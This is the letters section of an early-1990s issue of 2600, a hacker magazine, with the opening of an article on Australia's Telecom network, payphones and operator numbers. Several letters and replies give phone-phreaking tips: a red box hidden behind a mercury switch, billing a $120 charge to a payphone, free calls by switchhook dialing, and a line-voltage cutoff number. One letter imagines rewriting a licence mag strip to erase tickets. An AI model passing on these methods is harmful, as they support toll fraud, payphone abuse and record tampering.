Here's a couple of ideas/information on the red box/tone dialer. I found a company called Crystex at 1-800-237-3061 that sells tons of crystals. I had a hard time getting a price out of them because they have such a wide selection that they wanted tolerance and load factor information. I haven't the foggiest of what to tell them and they wouldn't give a price range for all such crystals in the 6.5536 Mhz range. Also, if you want a way to leave the case intact, and make it pig proof to a degree, use an internal mercury switch. That way, upside down it acts as a red box, right side up it's totally normal.

Dr. Delam

Dear *2600:*

A few interesting things: AT&T Alliance Teleconferencing can be reached at 0-700-456-1000, 800-232-1234, and 800-544-6363. Commands are # to add a number, # again to add yourself, * for correction, *0 for assistance, mostly voice menued. The ANAC for the 201 area code is 958. I need a number to turn off a phone in the 201 area code plus other interesting things. There is a tone test at 201-427-9922. Also, some unknown numbers in the 201 area code: 201-471-9966, 201-472-9966, 201-478-9966, plus most other exchanges followed by 9966. I'm not sure what this is.

Happily Hacking in New Jersey
SGC

In our area, you can cut the voltage to a phone line by dialing 480 or, in some places, 450. Tone tests tend to happen on extensions of 9979. The 9966 numbers are similar to ones in our area that end in 9932. They give you nothing but silence, which can be useful when testing your line for noise.

Searching For Answers

Dear *2600*:

Please excuse me if my two inquiries seem sophomoric or otherwise clueless, but here it goes....

Scenario: Your favorite band is in town, the concert's sold out, cash is too tight to pay scalpers' prices, but there's hope: your local radio station is giving away tickets! "Just be caller number seven...." But I can't get through! If I wait for the DJ to say *go*, I get (what a surprise) a busy signal or mostly, the telco's "We're sorry, all circuits are busy now." If I get smart and call long before that announcement, and then just let it ring forever, that's when the DJ decides to "clear all lines"!

Is there a way to get right through that blockage and get connected?

My second inquiry: In an effort to find those "hidden" exchanges in my area code, I looked through the brand new January edition of the phone book. It listed all the valid prefixes, hence I should then know those hidden exchanges, but it doesn't turn out that way. I got a real estate company in one instance and someone's car phone in another.

I suspect there are better sources than the telco's directory to find this info, but like I said I am a novice at telco info investigation. The area code(s) in question are the old (213) and the new (310) codes. And I do realize that new split in the 213 will bring about a new list for each area, but for the next few months of the "grace period", I should be OK.

Bottom line: what's the best way to investigate and search for those hidden exchanges? And to take it one step further, is a war dialer/modem the only way to go through the hidden exchanges?

The H.
Los Angeles

In many parts of the country, radio stations use special phone numbers, known as "choke lines" for their contests and call-ins. In the New York metropolitan area, this is done through the 955 exchange. In order to prevent the phone system from being bogged down whenever lots of people try to reach a single number, these choke lines eliminate callers before they ever get out into the network. In most cases, only two callers are allowed to call the same 955 number from the same central office at the same time. Everybody else gets a recording saying all circuits are busy. Getting past this point is no guarantee that you will actually get to the 955 number. You still could get a recording or a busy signal. And even if you do manage to get it to ring, there's no guarantee that you'd be the right caller! So the process is rather difficult — unless, as is often the case, the 955 number translates to a regular phone line, in which case all you have to do is call the regular phone number instead of the choke line number. There's still no guarantee that you'll get through but your call will be processed faster and you'll bypass a couple of restrictions in the process. As to how to get that information... that's what a hacker does.

Regarding the search for hidden exchanges: if the phone book you are referencing encompasses the entire area code, then you are going about it the right way. The exchanges you discovered are not hidden, but new. There's no way to avoid this and with an area code split, you'll be faced with quite a few new exchanges. But somewhere in there will be strange exchanges and test numbers. Don't take any shortcuts. Do a thorough investigation and you will certainly be rewarded.

COCOT Updates

Dear *2600*:

Some other messages found in a COCOT company database (sequel to COCOT Corner, Winter 1991-92, page 33):

CHECK FOR 809 CALLING
WON'T TAKE ANY MONEY
DISPLAY SAYS "INTERCEPTING" /CUTS OFF CALL
CAN'T HEAR ON PHONE
PHONE IN LOBBY
EATING MONEY ON LONG DISTANCE
GLASS IS BROKEN - LIGHT TOO

NB

Dear *2600*:

Here's a foolproof way to find out the phone number of your neighborhood friendly COCOT, that is as long as this company stays in business. A company called Mystic Marketing (a psychic mumbo-jumbo service) allows you to charge their one-time fee of $120 (what a bargain) to either your credit card or your telephone. When you call 1-800-736-7886 and choose option 2 (to set up an appointment) and then option 2 on the next menu (to charge to your phone), it will read back to you the phone number that you are calling from. You then can hang up without being charged or, if you're feeling particularly nasty, charge the call to the COCOT as I so kindly did this afternoon....

Juan Valdez
Washington, DC

That number caused quite a stir during its brief existence. (It no longer works.) From most telephones, including COCOTs, it was possible to dial an 800 number, hit a few keys, and charge $120 to the phone you were calling from. If such operations continue, we can look forward to phones that block access to 800 numbers. Hopefully, some kind of law will be enacted to ensure that 800 numbers remain toll-free for the duration of the call.

Dear *2600:*

Major hats-off to The Plague for that most excellent article on COCOT's (Summer 1990); few articles that I've seen come close to what's been discussed on this subject.

As with any good article, more questions are raised than answered. I sincerely hope that with your help (or with The Plague's advice), you can help me answer them:

1) Do you recommend playing silver box tones immediately after making contact with the COCOT via computer modem (i.e., run the phone line in COM2 while your COCOT is in COM1)? If so, would these tones allow me to view the actual administrative functions on the screen?

2) How do you actually forward calls from a COCOT? Though intriguing, the article isn't specific. Is it possible to forward in series - from one COCOT to another COCOT to the targeted phone number? Could call forwarding be arranged via computer? (I kinda figure it'd be an option, depending on the administrative functions.)

3) Which lines running to/from the COCOT are the active lines that would be worthwhile listening to?

You're right; it's tough to get ahold of one of those manuals; colleagues of mine who work in telco tell me that they're indeed closely guarded secrets (can't really blame the bastards - if they keep on popping COCOT's everywhere, imagine their concern over potential options of abuse). No rest for the wicked, though....

I've done some research myself. Below are the sample results of three separate COCOT's contacted via 300 baud/E71:

```
    T:@*2155459391*47635*CA4107*9478*206*92
02227152305*00000
    m4L013*8127*043*9202227143418
    v&Yg47*245*9202227145557*0000
```

The numbers change as the days go on; I assume they're meant to let the overseer know at a glance what's going on. Note the different numbering structure. Note also the similarities I wonder if these numbers:

9202227152305
9202227143418
9202227145557

aren't some sort of long distance access codes/accessing service? (Doubt it; still wonder what it means.)

TELEgodzilla

We know of no known case where silver box tones actually do something to a COCOT. We suggest you experiment and let us know the results. Call forwarding has to be turned on at the switch. It can then be programmed from the phone line. If it's not already on, you'd have to figure out a way to access the switch. Concerning listening in on COCOT lines, some do everything on one line, others have a couple of lines running to them. It's up to you to determine which one is carrying the data that's interesting to you.

Over the past year or so we've printed the output of various COCOTs similar to the ones you called. The second and third ones you submitted look like incomplete variations of the first. We suggest y)u call them again and try to get a more complete ou:put. As for the first example, the first ten digit number is the phone number, the second five digit number seems to have something to do with money (it's too high to be the amount actually in the phone), CA4107 must be some kind of model type, as it appears frequently on different phones. 9478 and 206 are still inconclusive - some people believe one or the other is counting the number of outgoing calls. As for the 13-digit numbers, they are not any kind of access code. The first six digits indicate the date (February 22, 1992). The next digit is the day of the week: 1 is Sunday, 2 is Monday, 7 is Saturday, etc. The next six digits indicate the time on a 24 hour clock.

A Mag Strip Future

Dear *2600:*

Ever since the California DMV decided it would be a good idea to slap a magnetic strip on the back of their driver's licenses, I've been itching to get into mag strip hacking. Of course, mag strips have been around for some time on the backs of our credit cards, ATM cards, and student ID cards, among others. But now there is an additional motivation. A driver's license is a whole new ball game.

From what I've heard from other mag strip hackers, the data encoded on the California driver's license is basically the same as the info printed on the card. Not too exciting. But the media is saying that in the future the DMV wants to encode your driving record on the card. Now that would be something worth modifying.

Imagine getting pulled over on Sunset Boulevard. The cop asks for your license, looks you over, and goes back to the car. While you sit there confidently, the cop zaps your card through his portable mag strip computer. No violations show on your record. Of course the cop gives you a speeding ticket, so he encodes it straight onto your card and gives you a paper copy as well. But once the cop pulls away, you whip out your laptop computer and homebrew mag strip reader/writer from the back seat. A few strokes on the keyboard and your driving record is clean again - at least on your magnetic strip.

But even while there is no driving record on the card as of yet, it would still be useful to modify the info on the mag strip. Say sometime in the future you attend a large political protest, and you are arrested along with hundreds of others. In order to process this volume of people, the cops are using mag strip reader ticket printers. They zap your card, enter the violation, time, date, etc. and it prints out a citation for you. Of course the cops aren't paying enough attention to notice that the information on your magnetic strip is different from the information printed on your license.

That was mostly fiction. Now here's some fact. In order to get in on the ground floor of the mag strip scene, I purchased a used mag strip reader from Marlin P. Jones and Associates, PO Box 12685, Lake Park, FL 33403-0685, phone 407-848-8236. The model was the Taltek 727. Cost only eight bucks. I figured out how to power the device, and by gosh it worked!

The unit is powered by a 12V AC supply. It has a RAM, ROM, a telecom microprocessor and a 16 character alpha-numeric display. Two phone jacks are on the back as well as some sort of serial I/O jack. It has two keypads. One has standard DTMF style keys and the other has keys for specific functions. The unit has several functions and was apparently used by a gas station of some sort. The most useful function by far is its ability to read the numeric track of a magnetic strip and display this info on its screen.

To do this, turn the unit on and get the "swipe card" prompt by hitting the "check" key, for instance. Then hit the # key. Now swipe the card and listen for the unit to go "bleedunk". Now hit the "CE" key. You will see the contents of the numeric track of the mag strip on the screen. Use "CE" to scroll through all the digits. Wala! Eight dollar mag strip reader. I have read credit cards, ATM cards, a university ID, and airline frequent-flyer cards.

This unit has another interesting feature - a built-in 300 baud modem. To use this, connect the unit to a phone line. Hit the "function" key, then hit 9. Now enter the number you want to dial and follow the instructions. The unit will dial the number and attempt to connect at 300 baud. You may want to monitor on an extension.

In addition, if you hit the "reset" key while the initialization message is still present on power-up, the unit prompts for a password. Haven't been able to hack that yet. Plus, if you can find no other use for this unit, it has a "calculator mode". Hit the * key twice to use that. Overall, a pretty nifty little gadget. I guess now it's only a matter of time before the hackers of the world encode viruses on their magnetic strips and hold the California DMV hostage.

Mr. Upsetter

Technological Marvels

Dear *2600:*

Several years ago, while stationed in Germany, I ran across a telephone on the street which could only be used to dial the dispatcher at the taxi company; by pushing the one button on the phone, it would dial the number for the taxi company. On a hunch, I decided to try making a free call to the United States by pressing the switchhook fast enough to dial the number (five times to dial "5", ten times for "0", etc.) and sure enough, I was able to call the U.S. for free. As far as I know, German Bundespost (the phone company) does not use the touch tone system, so one would have to be able to rapidly press the switchhook in order to dial the number.

So far, I haven't seen any of these phones in the United States - at least not any which are connected to the public phone system. Presumably, if any existed in the United States, one could make free calls anywhere in the world using a Rad Shack tone dialer. Are you aware of any such phones?

Also, I have read that phone patches over CB radio are legal. It seems like it would not be too difficult to construct an inexpensive mobile telephone which would work within several miles of one's home using two CB radios, a touch tone dialer, and a CB-phone patch which would automatically access the phone line at home when a certain tone (say, 2600 Hertz) is received over the CB channel being used. Granted, this would not allow for much privacy (this could be corrected using voice scramblers, however), and the communications would only be half-duplex (saying "over" on phone patches does get annoying) but this would be much less expensive than using a cellular phone. Have any of your readers done any experimenting with this, or have any idea as to where to purchase or make such a phone patch?

Finally, I have a complaint. I have been out of the BBS scene for several years, but recently I decided to break out my old 300 baud modem and call some of the local boards. I was surprised to find that not one of the local boards would let me log on using "only" 300 baud. Now, call me a Luddite if you want, but I remember not too long ago when 300 baud was the standard, and my modem served me quite well then. Now it seems that 2400 baud is the standard, likely to change again to 9600 baud in the near future. Exactly why shouldn't I be able to log on at 300 baud if I am perfectly satisfied with that speed and have neither the money nor the desire to buy a new modem every two years? This sort of baud rate supremacy and the very concept of planned obsolescence nauseates me to no end.

Henry H. Lightcap
Seattle, Ecotopia

Those phones have existed here for decades, particularly in airports and such places. If you can still find one, a tone dialer will indeed work, although the levels are rather low and sometimes won't be heard. You may be lucky enough to find such a phone in Germany where touch tones will work, but for the moment touch tone lines there are pretty rare.

As to why people aren't overly thrilled with slow modem users, consider that they wind up tying up lines for much longer than most other callers. It's unfair that we all have to keep upgrading to stay with it, but that's the nature of rapidly developing technology.

Transmitter Bits

Dear *2600:*

Thank you for printing the radio hacker article "FM Wireless Transmitter" (Winter 1991-92, page 44). Here is some helpful extra information:

The building instructions end "...and remember that the antenna will ultimately determine how far the device transmits." If you construct your own transmitter you'll learn what this means: besides raising the battery voltage (never go too high, if you don't want to cook meals with your transistors), the antenna is the only part which can be optimized by you.

Material: A piece of wire will work fine, is cheap and very practical for use "on the road". The alternative would be a telescope antenna like the ones used for radios and portable TV sets. This device has the great advantage of variable length.

Length: For best results, the length of an FM antenna should be one quarter of the wavelength. Don't panic - it's not too difficult to calculate. Just use L=7500/f, where L is the length in cm and f is the frequency in MHz. You see, the higher the frequency, the shorter the antenna! The longest (93.8 cm) is needed for the lower limit (80 MHz) and the shortest (57.7 cm) for the upper (130 MHz). This is why I prefer a telescope antenna. With a self-made scale on it, a new length is adjusted within seconds.

Positioning: A vertical position for your transmitter antenna is highly recommended because all FM stations send vertically polarized waves. So all radios will receive your signal perfectly if your antenna hangs down or points up vertically too.

Following the above hints you will make the best of your private radio station. Much fun!

T^2
Germany

Dear *2600:*

It's nice to see my circuits again in your magazine! There may be a problem with the transmitter circuits (Winter 1991-92, page 44-45) if they're not laid out extremely tight. They may "motorboat". Place a 22pF plate cap. across the 120 ohm resistor and the problem will stop (R4 on the mic unit and in the unlikely event, R7 on the telephone unit).

American transistors can be used in place of the pro-electron types specified. The leads will be different in most cases, however.

BF241: 2N3983, 2N3856, MPSH11, and MPSH24 are all exact replacements and the following are close enough to work: PN/2N918 or PN/2N5179.

BC547B: PN/2N2222,A or 2N3904, 2N4124 or the exact replacement: 2N5818.

BC557B: PN/2N2905,6,7 or 2N3906, 2N4126 or the exact replacement: 2N6007.

Many, many more types can be used and a professional or experienced hobbyist should be able to make this circuit work with parts on hand!

Billsf
Amsterdam

A correction is also in order: on the parts list for both transmitters, the 120 ohm resistors are inadvertently referred to as 120 kOhm. The schematics, however, are correct.

Clarifications

Dear *2600:*

Just got your winter edition of *2600*. Good stuff. But I think someone may be trying to screw with you or is ignorant of what he speaks.

Regarding the Human Database Centers printed on page 46, at least two if not four of the brokers listed were busted in 1991 and have been "working off" their busts for the Thought Police by setting up and ratting out others in the info and hacker business. The Super Bureau was busted in December 1991, J. Dillon Ross and Company got popped about a year or so ago. Some sources in Phoenix, Arizona also got busted last December. All of them got busted for accessing NCIC and Social Security data as a result of federal grand juries in Tampa, Florida and Newark, NJ. Dillon Ross got popped by the locals for accessing criminal and financial data. The feds are using these and others to "sting" people using this type of data.

So, caveat emptor!

Bill

Dear *2600:*

In your Autumn 1991 issue you gave out the address of the International Micropower Corporation and said you couldn't get a local number for them. Happening to live in Vegas, I immediately called directory assistance. They did not have any listing. I checked the white pages anyway and of course found nothing. Then checked office buildings and there it was, Systems Products Company on the same page under Office Furniture and Equipment (702) 871-8148, found with little effort.

Number 204
Las Vegas

Since they have the same address, this is the right number. Looking under Office Furniture is something we wouldn't have thought of.

Dear *2600:*

This is in response to Count Zero's letter in the Winter 1991-92 issue regarding his desire to receive credit for his version of the Radio Shack Tone Dialer conversion.

First of all, I had incorporated both crystals and a switch into my dialer well before I even became aware of your file, let alone received only a truncated version that did not include your credits. I only received the entire file after I had submitted my notes to *2600*. Secondly, I had never intended that my design be published as an article. It was simply my desire to share my conversion procedure with the editors of

2600 and it was entirely their decision to use it as an article. I decided to use your (at that point) anonymous file only as a point of reference to offer an alternate configuration.

Lastly, I only used one word, "ugly", which was my honest critique of your design. I didn't say "ugly and non-functioning" or "ugly and the guy who conceived it must have been high at the time" but just "ugly". But if you feel insulted by that remark, then I apologize. It's not like we discovered the Holy Grail, though, as I'm sure many people had in mind what we chose to document in our respective articles but never got around to disseminating it to others as we did.

It doesn't bother me so much that you made such a big stink of the matter but it does bother me that you basically wrote a file based on information that you regurgitated from articles that previously appeared in *2600* and gave meager credit to those whose information you "borrowed" from (and the credit you did give was inaccurate), and then whined about not receiving credit yourself. Also, nowhere in your file do you "explain" that it is intended as a "quick hack job", but the point is moot. The one who truly deserves credit here is, of course, Noah Clayton, who made it possible for us to bicker over petty evolutions of his design. So, once again I say thank you, Noah Clayton.

DC
Loomis, CA

And we thank the both of you (in advance) for resisting the temptation to argue over this for the next ten years.

Why They're Watching

Dear *2600*:

In response to the "Why Won't They Listen" article, I have this to offer. I think we all know why the establishment will not listen. We have them scared senseless. Not scared in a physical sense, but a deeper sense. In a way we should congratulate ourselves. We demand change and people see us as a force with which they should reckon.

Unfortunately, the problem is that the establishment fears we are terrorists out to destroy all their possessions. They all sit around watching Geraldo and think we're launching missiles at the nearest hospital or shopping mall. In reality the average 16-year-old hacker's main interest is figuring out a way to change his grades and finding 800 back doors to 900 numbers. They think we work for some leader of a third world country or that we're child pornographers. Again, we all know what the reality is. We are interested in technology and would like to remove the greedy people from power who hoard it all.

The fear of the establishment is this (obviously); they are afraid of losing their control. Maybe they are afraid of another revolution. Who better to crush the system than people that understand the ways that the system imposes itself upon us and pries into every nook and cranny of our private lives. We all know that 80 percent of the people don't support George Bush. We can all see the lies the straight corporate media tries to feed us. Things are screwed up right now and people could get irate and change them, if they knew how. Who would be most adept at this? Who has the smarts enough to outsmart the system? *Hackers and phreaks!*

The other people that fear us are those who refuse to cut the umbilical cord of their MTV long enough to take a look at the world around them and be forced to think for five minutes.

People who are afraid of free speech and free thought like the CIA, and its previous leader George Bush, have learned well from Hitler's reign. They have learned to control what people say in the media and attempt to control what we say to each other. The Dutch resistance knew that in World War II and thus were probably the first "phreaks" by today's standards. They re-routed calls as to avoid being monitored by the Nazis. Do you think the Dutch would have survived if they sat around all day watching soap operas?

Maybe that's not what most of the computer underground is interested in, but it's why the establishment is afraid. Most of us don't like many of the bums that have power over us and they know it. Maybe today is not the day for a sudden change, but when it needs to come, we will have archived a wealth of information when it is needed the most!

Dispater

And hopefully we'll be able to find it.

Breaking Into The Scene

Dear *2600*:

First of all, let me start by saying thank you for what you are doing. It is a service without quantifiable value. I have spent years in the shadows searching and scraping for information on the hacking field, generally only coming up with the occasional *Phrack* or *Phun* newsletter. Six months ago I was walking around the immortal East Village and I happened upon a little store called Hudson News. Inside, after an hour of hunting and browsing, I came upon a marvelous little document with a toilet on the cover. My computing life has not been the same since.

I make no claims toward greatness in the pursuit of the hack, only that I understand the force that drives it, and that it is driving me. Unfortunately, your magazine is the only source of outside information I have been able to acquire on the subject (aside from that mentioned above).

I would be infinitely appreciative of your assistance in pointing me in the right direction, and giving a good shove. If there is anything I can do in return, though I could not imagine what, I would be happy to help.

Secondly, *help!* I need to get Internet access that extends beyond Compuserve's meager mail facility (which I just found out about today). And I don't know where to begin to look. To the best of my knowledge, there are no colleges in Westchester County, NY that

(continued on page 46)

The Australian Phone System

by Midnight Caller

In Australia there is one company which controls the nation's public switched telephone network: the Australian and Overseas Telecommunications Corporation, which trades as Telecom Australia.

Telecom Australia is a federal government-owned statutory corporation responsible for providing telephone, data, and other communications services to the public. Put simply, Telecom have a monopoly on first home-phone installation and the core network (eg: the copper wires, the optical fibre, the cellular network, etc.).

This all changed in late 1991 when Telecom was stripped of its monopoly and forced to compete in a duopoly arrangement with a second carrier until 1997 when the duopoly arrangement expires and it becomes free for all. The federal government will be issuing a second-carrier license which will allow full de-regulated competition for the first time in the provision of core network services. While the telecommunications industry has been de-regulated for quite some time (if you didn't like your Telecom phone, you could buy one from someone else, or you could buy a cellular phone or pager from anyone), there has never been any competition on the initial connection of service, or in the on-going provision of service.

When first offered, 31 different companies, mostly foreign, registered interest in applying for the license which carries a $3 billion (US$ 2.5 billion) license fee and includes three operational satellites (which no one wants), and three others being built (which no one wants either) by Hughes Aircraft Corporation.


There are now three consortiums left in the race: the Bellsouth/Cable and Wireless consortium (C&W run the Mercury phone company in the United Kingdom), the Bell Atlantic/Ameritech consortium who recently bought the run-down hovel phone system in that rather odd country next to us, New Zealand, and a third party which has remained anonymous, though rumour has it that the third consortium is led by Com Systems.

It is widely believed that Bellsouth will get the license and Bell Atlantic will have to be content nursing sheep in New Zealand. As mentioned before, until 1997 there will be a duopoly, with the exception of a third nationwide cellular network to be licensed sometime next year or so.

The Network

The Telecom network consists largely of ARE-11 and Ericsson AXE-10 switching systems though older ARF and step-by-step exchanges still exist in some rural areas. The Ericsson AXE-10 exchanges are currently the most advanced exchanges available for use by the general public. At present some 70 percent of the Australian telephone network is fully computerised and this is expected to reach a full 100 percent by around 1994/95.

The AXE-10 offers all the facilities of what the more advanced Western Electric ESS systems offer such as Centrex facilities. One notable feature not offered by Telecom, though it can be made available on the AXE-10 exchanges, is ANI. Considering the problems US phone companies have encountered in offering ANI services, Telecom has never made any comment on the facility, though Bellsouth has said that it would be one of the new features it would introduce should it be successful in bidding for the second



How does Autocall work?

Autocall allows a specific phone number to be programmed into a card so that the card will automatically dial that number when it is inserted into the phone. Only one number may be stored in each card.

Cards may be programmed in three ways:

1. **Temporary Phone Number (Mode 1)** — Once the card is programmed with a phone number, you have the option to *replace* that number with another one or to *erase* the stored phone number. Also, you may overdial the stored number within 4 seconds of inserting the card into the phone. If you do not begin dialling a number within 4 seconds, the card will automatically dial the number stored on the card.
2. **Permanent Phone Number (Mode 5)** — When you choose this mode for programming the Phonecard, the number you store on the card is there permanently. *Every time you insert this card into a phone, the number will be automatically dialled.* You cannot change or erase the number programmed on this card and you cannot overdial the number.
3. **Permanent Phone Number with Overdial Option (Mode 9)** — This programming mode allows you to store a permanent number in a card, *but* you are able to *overdial* a different number within 4 seconds of inserting the card without changing the programmed number. The programmed number cannot be changed and cannot be erased.

A Telecom Phonecard calling guide placed next to each Phonecard and Coin/Card phone describes each of the Autocall options available. The phone's display screen prompts the user through each of the steps for programming Phonecard.

carrier license.

DTMF dialling is available as standard on the AXE-10 exchanges while those decrepit individuals unlucky enough to be on ARE-11 exchanges (like me) must apply for a DTMF service. It doesn't cost any extra, but it keeps a few failed bureaucrats in a job if you have to apply for it. The ARE-11 exchanges are far less advanced than the AXE-10's. They do not offer any of the Centrex or Easycall facilities (such as call waiting, three-way call, call diversion, ANI, etc.) that the AXE-10 offers.

The Telecom network command center is located in Exhibition Street in the center of Melbourne with a fallback command center located in the Melbourne suburb of Windsor. Smaller network command centers are located in each state capital.

These two locations control all network management functions nationwide for all exchanges with the exception of the old step-by-step exchanges. They also control the nationwide data services and other special services such as Austpac (X.25), Iterra (Satellite), ISDN, DDN Flexnet (Digital data network), MobileNet (cellular), as well as a host of other services.

Being Telecom's home city, the central area of Melbourne is also the only city to be fully linked up with optical fibre at this time. Telecom is gradually overhauling its inter-city trunk lines with optical fibre (with the microwave network acting as a backup). Melbourne, Canberra, and Sydney are linked together by a 1000 km long stretch of fibre optic cable, with other links currently under way.

Payphones

There are five types of payphones in use around Australia. These are: the PhoneCard payphone (the new standard payphone), CardPhone (for credit and debit cards), Bluephone, Goldphone (being replaced by Bluephone), and the older rotary dial payphones which are progressively being phased out.


PhoneCard Payphone: the new standard payphone in Australia is the new Telecom PhoneCard payphone. This phone uses either coins or pre-paid telephone cards similar to the cards that NTT (Japan) used to use in their payphones until the introduction of smartcard telephone cards. These payphones are usually located in places such as airports, hotels, and on the street.

CardPhone Payphone: these payphones only accept credit or debit cards such as Amex, Visa, Mastercard, and debit cards issued by most of the banks. To place a call, a customer swipes their card through the card reader, then enters their PIN number. After this is verified, the caller dials the number they want and the call is charged back to their card. These phones are located in airports, tourist areas, hotels, and some central city locations. They are generally not located in the street.

BluePhone Payphone: the BluePhone was so-called because it is blue - pretty imaginative. These accept coins only and are only located indoors. Most may be found in bars, groceries, supermarkets, restaurants, 7-11's, stores, and hotels. These are never located on the street.

GoldPhone Payphone: prior to the world's greatest marketing coup, the BluePhone, Telecom's crack advertising team christened the GoldPhone - it was gold. The GoldPhones are unimpressive indoor phones such as the BluePhones (see 2600 Spring 1990 for photo) and are gradually replaced by the BluePhones.

CrapPhone Payphone: so named because that is what it is. This has been the Telecom standard payphone for more than 10 years. While some have had pushbutton dialers installed, most still use rotary dial mechanisms. These payphones are easily distinguishable from their robust, but dull,



1 Buy a Telecom Phonecard where you see this sign.

2 Now look for the payphone booth with this sign

3 Pick up handset. Wait for dial tone.

4 Insert Phonecard and dial.

5 Each time you call you use up value on the card until it expires.

6 Complete the call and hang up. The phone will return your card.

metallic green appearance. The unit itself is made of two inch thick steel. These phones may be found in streets but are being progressively replaced by the PhoneCard payphone. By replacing coin-only payphones with card-accepting phones, Telecom hopes to reduce the level of vandalism affecting payphones.

Operator Numbers

000: Emergency Operator (Ask operator for emergency service. Or dial direct on the following three numbers.)
11440: Ambulance/Paramedic
11441: Fire
11444: Police
013: Directory Assistance (Local)
0175: Directory Assistance (Intra and Interstate)
0103: Directory Assistance (International)
1100: Service faults
1104: Cellular network faults
0173: Wake up calls
011: Operator Connect (within Australia)
0101: Operator Connect (International)
0108: Calls to ships at sea
1139: Changed number directory

Long Distance Operators

001-488-1150 Canada
001-488-1459 Denmark
001-488-1358 Finland
001-488-1330 France
001-488-1180 Hawaii
001-488-1852 Hong Kong
001-488-1620 Indonesia
001-488-1390 Italy
001-488-1810 Japan
001-488-1820 South Korea
001-488-1310 Netherlands
001-488-1640 New Zealand (TCNZ)
001-488-1650 Singapore
001-488-1440 U.K. (British Telecom)
001-488-1011 U.S. (AT&T - USA Direct)
001-488-1100 U.S. (MCI - Call USA)

Other/Special Numbers

199: Ringback
552-4111: Telecom Line Identifier (gives you the number you are calling from if on ARE-11 or AXE-10 exchange)
01921: Austpac (X.25) 300bps
